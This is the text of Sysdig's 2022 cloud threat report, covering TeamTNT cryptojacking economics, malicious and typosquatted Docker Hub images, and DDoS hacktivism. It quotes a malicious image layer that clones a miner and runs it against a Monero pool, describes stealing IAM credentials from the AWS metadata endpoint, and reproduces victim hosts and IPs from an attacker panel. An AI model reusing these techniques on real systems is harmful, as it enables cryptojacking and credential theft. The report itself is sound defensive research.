2022 Sysdig Cloud-Native Threat Report

sysdig


Executive Summary

Cloud Adversary Analysis: TeamTNT

Cryptojacking: low risk, high reward for cloud attackers

TeamTNT is a notorious cloud-targeting threat actor that generates the majority of their criminal profits through cryptojacking. Sysdig TRT attributed more than $8,100 worth of cryptocurrency to TeamTNT, which was mined on stolen cloud infrastructure, costing the victims more than $430,000. The full impact of TeamTNT and similar entities is unknowable, but at $1 of profit for every $53 the victim is billed, the damage to cloud users is extensive.

Malicious Image Categories



Supply Chain Attacks Against Containers

Threat actors abuse open ecosystems for evil and profit


Docker Hub allows for developers of modern applications to easily share container images. Sysdig TRT finds attackers littering the public repository with dangerous container images that contain cryptominers, backdoors, and many other unwelcome surprises, often disguised as legitimate popular software.

Geopolitical Conflict Influences Attacker Behaviors

Cybercriminals take sides, enabled by civilian volunteers

The conflict between Russia and Ukraine includes a cyberwarfare component with government-supported threat actors and civilian hacktivists taking sides. The goals of disrupting IT infrastructure and utilities have led to a four-fold increase in DDoS attacks between 4Q21 and 1Q22. Over 150,000 volunteers have joined anti-Russian DDoS campaigns using container images from Docker Hub. The threat actors hit anyone they perceive as sympathizing with their opponent, and any unsecured infrastructure is targeted for leverage in scaling the attacks.

DDoS Attacks Over Time



Contents

Introduction

In 2022, cloud and container adoption continued to grow at a rapid pace. According to Gartner analysts, "Worldwide end-user spending on public cloud services is forecast to grow 20.4% in 2022 to total $494.7 billion."[1] As more organizations make the move to cloud, attackers turn their focus to this new type of infrastructure for both profit and cyberactivism. Sysdig TRT continuously tracks the emerging threat landscape, focusing on the context of public cloud, containers, Kubernetes, and cloud-native application development.

This year has seen major events in cybersecurity, highlighted by critical vulnerabilities found in widely-used Java packages. Cryptojacking remains the primary motivation for opportunistic attackers, exploiting these vulnerabilities and weak system configurations. The high prevalence of cryptojacking activity is attributable to the low risk and high reward for the perpetrators.

Supply chain attacks are still of increasing concern due to the extensive number of dependencies modern applications have. As an example, a typical React web application can have 3,000 dependencies. Containers are an additional vector for supply chain attacks. Sites such as Docker Hub host many container images that contain malware, backdoors, and other dangerous packages, and thanks to typosquatting, a developer making one typo on a mission-critical Dockerfile can potentially cause the compromise of an entire organization.

Geopolitical instability showcased that cyberwarfare is now a mainstream tool in global conflict. The year's political climate also contributed to a rise in hacktivism, marked by a notable increase in DDoS attacks associated with the Russian invasion of Ukraine. Although hacktivism tends to target nation states, perceived allies or sympathizers may also become victims. Furthermore, anyone's infrastructure can be hijacked and leveraged in a botnet.

Sysdig Threat Research Team

The Sysdig Threat Research Team (TRT) includes computer security and machine learning experts from around the world. They bring a wide range of expertise in computer network operations, offensive security, malware analysis, artificial intelligence, and more. Team members have presented to the NSA and the FBI and regularly speak at major industry conferences like Black Hat and RSA.

Threat research at Sysdig involves two major areas of focus: security research and machine learning. The research group creates and maintains Sysdig's detection content, tracks the emerging threat landscape, and produces blogs and reports to share their findings. The machine learning group applies cutting edge ML and AI algorithms to enhance Sysdig's threat detection capabilities. Both teams work with Sysdig's customers to improve their security program maturity.

[1] Gartner® "Gartner Forecasts Worldwide Public Cloud User Spending to Reach Nearly $500 Billion in 2022," 19 April 2022.

GARTNER is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.

Cloud Adversary Analysis: TeamTNT

Cryptojacking: low risk, high reward for cloud attackers

Public cloud adoption has created a vast enough attack surface that it is now viable for malicious actors to specialize in exploiting this type of environment. One threat actor who specifically targets cloud infrastructure and vulnerabilities is known as TeamTNT and has been active since late 2019. Because TeamTNT is very open with public communications, frequently self-attributes, and attacks the public internet en masse, they are by far the best-documented cloud-focused threat actor.

Team TNT allegedly compromised over 10,000 Docker, Kubernetes, and Redis devices during the Chimaera campaign.

Adversary Profile

There is very little evidence that TeamTNT consists of more than one person. However, an individual who goes by Hildegard claims to be the "leader of the group" and is likely a German male, over 25 years of age.[2] TeamTNT is active on Twitter and can often be found posting political content, jokes at the expense of security companies, and comments about their own cybercriminal operations.[3] This is unusual for a threat actor as they typically avoid drawing unnecessary attention to themselves.

Based on Twitter activity, Hildegard is socially liberal. Hildegard follows many center-left and left-leaning German politicians and pundits on Twitter, and often interacts directly with them. In fact, the majority of two of Hildegard's top three Twitter Circles are mainly left-leaning pundits, with the rest being malware analysts. Given that there is no noticeable discretion with which TeamTNT chooses its targets, hacktivism can be ruled out its motivation.

In screenshots posted to Twitter, Hildegard uses ParrotOS, which bills itself as "The Operating System for Hackers." ParrotOS provides the ability for a user to route all of their traffic through Tor, allowing the ParrotOS user to hide their true IP address from the endpoints they are attacking or from the dubious websites they are browsing. One of the main advantages of using a tool like Tor is that it prevents accidental leakage of their IP address, which may happen with other tools.

Notable Activity


TeamTNT's humble beginnings were in attacking vulnerable Redis deployments, using these as an entrypoint for running Monero cryptominers. Monero is a popular choice for cryptominers due to its inherent privacy features, making it much less traceable than most other cryptocurrencies. TeamTNT then expanded its operations with the Dockergeddon campaign, targeting exposed Docker API endpoints. Perhaps its most notorious and public campaign was the subsequent Chimaera campaign. In the Chimaera campaign, TeamTNT targeted Docker, AWS, and Kubernetes endpoints.

[2] https://twitter.com/HildeTNT/status/1524614464137572352

[3] https://twitter.com/HildeTNT

Over the years, TeamTNT has scaled up its operations in order to make as much money as possible with the lowest amount of effort. This has included building out management infrastructure and automation to facilitate mass exploitation. The Chimaera operation included a custom dashboard to orchestrate all of the compromised devices.

Sysdig TRT was able to identify TeamTNT's infrastructure of command and control servers through the honeynet system and by correlating the evidence with other sources, including self-attribution by the threat actor. TeamTNT's servers are primarily located in Europe and North America, including the United States, Canada, Germany, the Netherlands, Ireland, and Romania.



TeamTNT Server Locations

Tracking TeamTNT Operations

TeamTNT is best known for its cryptojacking worm activity, which began in 2019, exploiting vulnerable instances of popular key-value store Redis, where the first iterations of TNT's payloads were deployed, mostly based on shell commands to download and run Xmrig.

For a financially motivated actor, cryptojacking is very appealing due to the difficulty of tracing privacy-coin transactions and the ease of turning the compromised system into a profit-generating asset. As TeamTNT is persistent on a system, it is stealing CPU cycles and earning digital cash at the expense of the victim.

Compared to other profit-motivated and extortion-based attacks, such as Ransomware, cryptomining is a much simpler source of income that poses a much lower risk to the attacker. Ransomware is a hot topic these days and attracts a lot of attention from law enforcement if the wrong target is hit. The ability to run arbitrary Docker images and commands on exposed endpoints, combined with the relatively widespread availability of said endpoints, led TeamTNT to craft a few iterations of Docker images containing their toolset, further detailed here.

TeamTNT expanded operations to include the compromise of exposed Docker API endpoints. Attacking an exposed Docker API, especially those that run as root, is a no-exploit way to run arbitrary code on someone else's system.

As 2021 progressed, TeamTNT transitioned from using preloaded images uploaded to Docker Hub to generic or "safe" images, such as 'alpine' or 'ubuntu:18.04,' to evade initial detection, after which they run malicious shell commands and scripts.

Chilean security researcher Germán Fernández was able to view and post screenshots of the TeamTNT miner control panel, which is shown on the next page. Hildegard replied, "Would you like an SSH account to the server? I could save you a lot of time." This may just be Hildegard trolling, but shows an apparent lack of concern for operational security.


At this point in its 2021 operations, TeamTNT was using the open source tool XmrigCC to manage its network of compromised endpoints. XmrigCC is a custom fork of Xmrig with a server and client component used by both legitimate and nefarious actors. It allows an operator to get a view of all running miners and how they are performing.

Stolen credentials enable cryptojackers to massively scale their operations.

In 2022, Sysdig TRT also witnessed TeamTNT adjusting its scripts to connect with the AWS Cloud Metadata service. For example, an EC2 instance in AWS has access to a special server endpoint in order to get information about itself. It is commonly located at: http://169.254.169.254/latest/meta-data/. The IAM credentials associated with the EC2 instance are also stored at this endpoint. Using these credentials, TeamTNT could gain access to other resources, such as an S3 bucket that the EC2 instance is able to access. If there are excessive permissions associated with these credentials, the attacker could gain even more access. Sysdig TRT believes that TeamTNT would want to leverage these credentials, if capable, to create more EC2 instances so it could increase its cryptomining capabilities and profits.

One relatively recent tactic that TeamTNT has implemented is the use of Xmrig-Proxy to further obfuscate its activity. TeamTNT runs Xmrig-Proxy on its attacker-controlled infrastructure and connects to it from compromised machines. A value-add of Xmrig-Proxy is that TeamTNT can hide its wallet address from the compromised machine, further confounding efforts to track the quantity of XMR mined. It also allows the miner to connect to IP addresses that are not known mining pools, making detection more difficult. A typical Xmrig configuration file will list the mining pool, the wallet address, and the coin to be mined. With Xmrig-Proxy in play, each individual miner doesn't need to know which wallet it is mining for because the wallet address is stored on the Xmrig-Proxy server.

TeamTNT XmrigCC Server Control Panel [4]



☐	Worker Id	Version	Pool	Status	External IP	Uptime	Last Update	Log	Edit
☐	1e3b95ad3a29	2.9.6	mine.c3pool.com:17777	RUNNING	34.145.91.245	669:39:05	less than a minute ago	📄	✎
☐	VM-0-5-centos	2.9.7	mine.c3pool.com:17777	RUNNING	101.34.99.138	132:10:12	less than a minute ago	📄	✎
☐	VM-8-2-centos	2.9.7	mine.c3pool.com:17777	RUNNING	159.75.16.144	135:06:30	less than a minute ago	📄	✎
☑	anke-prd-gjdzkjjtyxgs-dmcu39	2.9.7		RUNNING	106.3.22.133	5:36:51	less than a minute ago	📄	✎
☐	ecs-wps-linux-server-v5	7	mine.c3pool.com:17777	RUNNING	124.70.179.30	148:39:43	less than a minute ago	📄	✎
☐	epdenp007rkm0sgg9ahb.au	7	mine.c3pool.com:17777	RUNNING	37.9.68.168	141:53:55	less than a minute ago	📄	✎
☐	fc1de0aae3ad	6	mine.c3pool.com:17777	RUNNING	18.218.2.107	656:22:48	less than a minute ago	📄	✎
☐	gitlab.mooc.com	7	mine.c3pool.com:17777	RUNNING	49.65.124.37	135:23:48	less than a minute ago	📄	✎
☐	iZbp1h2201ow98v9vpx3ohZ	7	mine.c3pool.com:17777	RUNNING	112.124.30.252	135:23:46	less than a minute ago	📄	✎
☐	ip-10-0-3-105.ec2.internal	2.9.7	mine.c3pool.com:17777	RUNNING	100.24.83.249	50:49:34	less than a minute ago	📄	✎
☐	ip-10-0-3-160.ec2.internal	2.9.7	mine.c3pool.com:17777	RUNNING	100.24.83.249	50:53:15	less than a minute ago	📄	✎

CPU: ARMv8 (1) [4 cores / 4 threads]
CPU Flags: x64
CPU Cache L2/L3: 0 MB/0 MB
CPU Nodes: 1
Max CPU usage: 60%
Huge Pages: available, disabled
Used Threads: 0
Memory Free/Total: 1.6 GB/7.4 GB
Client IP: 106.3.22.133
Version: 2.9.7
Online

[4] https://twitter.com/1ZRR4H/status/1461140241914417152?s=20&t=KMq0bHcscIFcP_w0vJh5GQ

Financial Impact of Cryptojacking

The Cost of Cryptojacking

Sysdig TRT recovered 10 TeamTNT XMR wallets used during the aforementioned mining campaigns by analyzing all known attributed samples. However, there are likely other wallets that were undiscoverable. Additionally, Sysdig TRT attributed more wallets to different threat actors who used TeamTNT tactics. This research included samples captured in the Sysdig honeynet, as well as popular malware repositories such as VirusTotal and Malpedia. Sometimes a discovered wallet would lead to an undiscovered malicious binary, which may have embedded other undiscovered wallets in it, and so on. Other times, a discovered wallet would lead to an Xmrig config file with other wallets or pools listed.

Because the cryptocurrency being mined by TeamTNT is privacy-coin Monero, it is difficult to follow the coinage once it leaves the mining pool and to identify the purpose of the group conducting activities. There are tools available to investigate Monero, like CipherTrace, but these are restricted to government and financial institutions.

Monero is the defacto cryptojacking coin choice because most cloud infrastructure runs without an attached GPU, heavily disincentivizing GPU-based miners, which would be more lucrative. Of the privacy-coins, Monero (XMR) is currently the highest-value for CPU-based mining.

The cost of mining 1 XMR on a single AWS EC2 instance is roughly $11,000.

Sysdig researchers conducted several experiments to estimate the cost of the TeamTNT Chimaera operation and other activities to its victims. The “trail of crumbs” that positively correlated to TNT activities was approximately **40 XMR**, which amounts to more than $8,100 USD worth of Monero payments to known TeamTNT wallets. The protections Monero provides make getting exact numbers difficult, especially when it comes to older wallets. The true impact is likely much higher.

Better-provisioned instances (such as c6a.8xl) will mine the coin faster, but the cost per hour scales roughly linearly with the amount of vCPUs. There are many possible configurations to increase the cost of an EC2 instance, such as adding additional RAM or storage, but $11,000 is the median cost across many different tested configurations.

On average, to make $8,100, an attacker will need to drive up a $430,000 cloud bill. They make $1 for every $53 their victim is billed.

The cryptowallets attributed to TeamTNT by Sysdig TRT are listed in the table below. Dollar values are calculated based on the value of XMR at time of investigation around April 2022, but because cryptocurrency is highly volatile, the real attacker earnings can vary greatly over time, further skewing the ratio of attacker revenue to victim cost.

Cryptocurrency Wallets Attributed to TeamTNT

Wallet	Earned (XMR)	Earned ($)	Cost to Victims ($)
85HgMCkoDiP4LQ1XN5dQ7k73h6WX3pZn3BG4K5a5YdwxiSxcJWe6JoH9jHtiLtPbYCQqzYLPyQkEBRkjSVUc1HjjDT8jJ3D	0.13	$26	$1,430
438ss2gYTKze7kMqrgUagwEjtm993CVHk1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9Ph1aq2NqSgyBkVFEtZ	5.16	$1,073	$56,760
84hYzyMkfn8RAb5yMq7v7QfcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKY5t84TMZqfPVW84Dq58AhP3AbUNoxznhvxEaV23f57T	13.94	$2,900	$153,340
89X8a5RqKMGLubB19DwVVqPxgF27C8hqpbtWMqNorpsDSu6Qw5uu4iJF8WwoLt2VQGRgALfjEqpq61awRTaBwpciDatbCNB	5.43	$1,129	$59,730
89oyHGJuSAVVD2NjfExz7dQ68fAKsgJptgB8CBD4qm458WgNV6BnaBgXDHJHNTG7VSbCmuWQK5ABD9UmyijKoogP64pwhPW	1.03	$213	$11,330
89sp1qMoognSAbJTprreTXXUv9RG1AJBRjZ3CFg4rn6afQ5hRuqxiWRivYNqZbnYKKdsH5pCiTffrZToSyzXRfMvSHx5Guq	1.48	$308	$16,280
84KHNp7AjeWW4si1TWNU9SN97UwRW1U5EGk6vkKTJuabg4zjrv3jtyzGwyDxEeDsQUVp4necBefvm84ewv4BLPG5SG6LSPZ	0.12	$25	$1,320
8C1Aoorw5ykJxnXHsyHfkdTXZErE3sCCENCb4oUaUxUz7Rr7RhQek4sdjZeGEwTvyuVT6XVJFGmnnSQYzfPoZKh7Meqht9Z	3.74	$778	$41,140
4AYA1AU3MRbMxHojtfSgmtNCmLKtenGUFhN7Wc2Rd8rxB9q1cfNQDzrWgEq6UY6YscVXHqeHaBo9Y7WXFgPzRSSFNrweoc7	8.02	$1,667	$88,220
TOTAL	39	$8,120	$429,000

Supply Chain Attacks Against Containers

Threat actors exploit open ecosystems for evil and profit

Supply Chain attacks are not new, but this past year they received much more attention due to high profile vulnerabilities in popular dependencies. Generally, the focus has been on the dependency attack vector. This is when the source code of a dependency or product is modified by a malicious actor in order to compromise anyone who uses it in their own software. The 2020 attack against the SolarWinds security software is one of the most popular recent examples of this technique, where attackers hid backdoors in the product itself.

Source code dependencies are not the only attack vector that can be used to conduct an offensive supply chain operation. Containers have become a hugely popular attack vector in recent years. Because container images are designed to be portable, it is very easy for one developer to share a container with another individual. There are multiple open source projects available providing the source code to deploy a container registry or free access container registries for developers to share container images. Docker Hub is the most popular free and public-facing container registry. It houses pre-made container images, which provide the great advantage of having all required software installed and configured. These features make it very tempting for developers to leverage these containers as it can save a significant amount of time and effort.

Attackers understand these benefits and can create images that have malicious payloads built in. A user will then run the "docker pull <image>" command and have the container up and running very quickly. The attacker's misconfigurations and/or malware is now installed on the user's machine or a cloud instance where the user is deploying their workloads. A Docker Hub download and installation is opaque. Therefore, users should inspect the manifest or Dockerfile prior to download and ensure that the source is legitimate and the image is clean.

Sysdig TRT performed an analysis of over 250,000 Linux images in order to understand what kind of malicious payloads are hiding in Docker Hub.

> “Cybercrime is a business. Attackers optimize for their own bottom line.”
>
> **- ANNA BELAK**
> Director of Thought Leadership

Docker Hub

Docker Hub is a cloud-based image repository in which anyone in the world can download, create, store, and deploy Docker container images for free. It provides access to public open-source image repositories, and each user can create their own private repositories to store personal images.

10,000 new images are uploaded to Docker Hub every day.

Docker Hub provides official images, which are reviewed and published by the Docker Library Project, making sure that best practices are followed and providing clear documentation and regular updates. In addition, Docker Hub enables Independent Software Vendors (ISVs) via The Docker Verified Publisher Program. Development tool vendors in this program can distribute trusted Dockerized content through Docker Hub with images signed by "Verified Publisher," reducing a user's risk of downloading malicious content.

Looking at statistics from the 2022 Sysdig Cloud-Native Security and Usage Report, 61% of all images pulled come from public repositories, with an increase of 15% from 2021. This means the flexibility and other features provided by public repositories are appreciated by users, but at the same time, there is an increased risk for exposure to malicious images.

Typosquatting, Cryptominers, and Keys


Sysdig TRT built a classifier to extract and collect information about recently updated images in Docker Hub to determine if they contained anything anomalous or malicious within their layers. The team extracted information like secrets, IPs, and URLs to evaluate if a specific image might be malicious. To perform all of these operations across a large number of images, the extraction and validation process was automated for scalability. This approach allowed for the rapid analysis of all the extracted information for hundreds of thousands of sample images. Sysdig TRT used multiple open source tools and services to determine if IPs and URLs were malicious or not.

During the experiment, more than 250,000 Linux images were analyzed over several months, excluding official and verified images. The focus of the investigation was on public images uploaded by users around the world.

"The Executive Order issued by the White House signals the recognition of how important cybersecurity has become to the world. More regulations in the future will require even higher standards for securing our infrastructure."

- NICK LANG
Threat Research Engineer

Dangerous Images in Public Registries




Sysdig TRT collected malicious images based on several categories, as shown in the chart to the right. The analysis focused on two main categories: malicious IPs or domains and secrets. Both can pose a risk for users downloading and deploying publicly available images from Docker Hub, exposing their environments to attacks.

The chart to the right classifies all 1,777 images that were identified as malicious by type of nefarious content included in their layers.

As expected, cryptomining images are the most common malicious image type. However, embedded secrets in layers are the second most prevalent, which highlights the persistent challenges of secrets management. Secrets can be embedded in an image due to unintentionally poor coding practices or this could be done intentionally by a threat actor. By embedding an SSH key or an API key into the container, the attacker can gain access once the container is deployed. To prevent accidental leakage of credentials, sensitive data scanning tools can alert users as part of the development cycle.

The images that have secrets embedded in their layers represent a large portion of the malicious images. Sysdig TRT divided those images into subcategories based on the type of leaked secret, as shown in the chart to the left.



Sysdig TRT also included public keys in the SSH keys category because they are most likely deployed for illegitimate uses when embedded in container images. For instance, uploading a public key to a remote server allows the owners of the corresponding private key to open a shell and run commands via SSH, similar to implanting a backdoor.

The secrets belonging to the other categories could allow anyone to authenticate to different services and platforms because they are publicly accessible in the layers.

Malicious Images Disguised as Legitimate Software

During the research in Docker Hub, Sysdig TRT found images named to appear as popular open source software in order to trick users into downloading and deploying them. This practice is known as typosquatting, pretending that it is the legitimate official image while hiding something nefarious within its layers.

The images in the table below are named to appear as legitimate images that provide common services but instead are hiding cryptocurrency miners. A careless user may accidentally install one of these images instead of the official one they intended. Such mistakes most often occur when utilizing crowdsourced knowledge, like copying and pasting code or configurations from blogs or forums.

Inspecting the layers of these images verifies that they are cryptominers. Indeed, the code below shows some of their layers.

Image layers can be explored directly on Docker Hub. For instance, the layers of ynprpagamentitk/liferay are accessible at this URL.

Interestingly, those images were published by different users but all of them contain the same layers, meaning that they most likely belong to the same threat actor or are following an attacker playbook. Also, every one of those users published only one image, making it harder to track this threat actor. The repository cloned in the first of the previous layers no longer exists, but its name strongly suggests it was a mining tool. Also, the GitHub user OhGodAPet is still active and has forked several repositories of mining tools.

Malicious Image Layer Analysis

```
…cut
/bin/sh -c git clone https://github.com/OhGodAPet/
cpuminer-multi
…cut
ENTRYPOINT ["/bin/minerd" "-a" "cryptonight" "-o"
"stratum+tcp://xmr.pool.minergate.com:45560" "-u"
"XXXXX@XXXXXX.com" "-p" "x" "-t" "1"]
```

Malicious Images Impersonating Legitimate Software

Image Name	Image Digest	Downloads
ynprpagamentitk/liferay	3978fb1b4d9581fddbd44f44901e87f9f8baf7942c74d5820c573c06cc83f861	281
arrghgluiistk/drupal	9ab7485664242c00db8ec6e0ea2b829320a7762107527a8c66d1754ec730c8b8	213
eiprtvchdcom/drupal	c7490c9e2a437e111968e96529cef80bc0d92a7040b656e2404114837e270941	131
vesnpsexga/joomla	3978fb1b4d9581fddbd44f44901e87f9f8baf7942c74d5820c573c06cc83f861	118
ganodndentcom/drupal	380898334e75e10cc1e5cf4c574d46e57f8b32f52552924fc1f5c158a7fb3291	55
dogigeronracom/drupal	50c1685bfcd67435188e74c8b5321de32f44f0c613fc2eebdbff3020273e690a	37
pumevnezdiroorg/drupal	bf9c24747d7c2903cf931a0a321f37c44fe6236dc40679d4cec3743384943e40	31

In the last of the previous layers, the malicious image executes the "minerd" binary with some parameters, including the miner URL "stratum+tcp://xmr.pool.minergate.com:45560."

The number of downloads for each image shows that hundreds of users were tricked into pulling images that they thought were legitimate without knowing that those images were miners.

Sysdig TRT found another user, vibersastra, who joined Docker Hub on July 31, 2022 and uploaded exclusively disguised images. A couple of them are shown in the table to the right.

By looking at the layers, it is clear that those images download the XMRig miner tool and then use it to mine Monero toward the owner's wallet, as shown in the code to the right.

Malicious Images Impersonating Legitimate Software

Image Name	Image Digest	Downloads
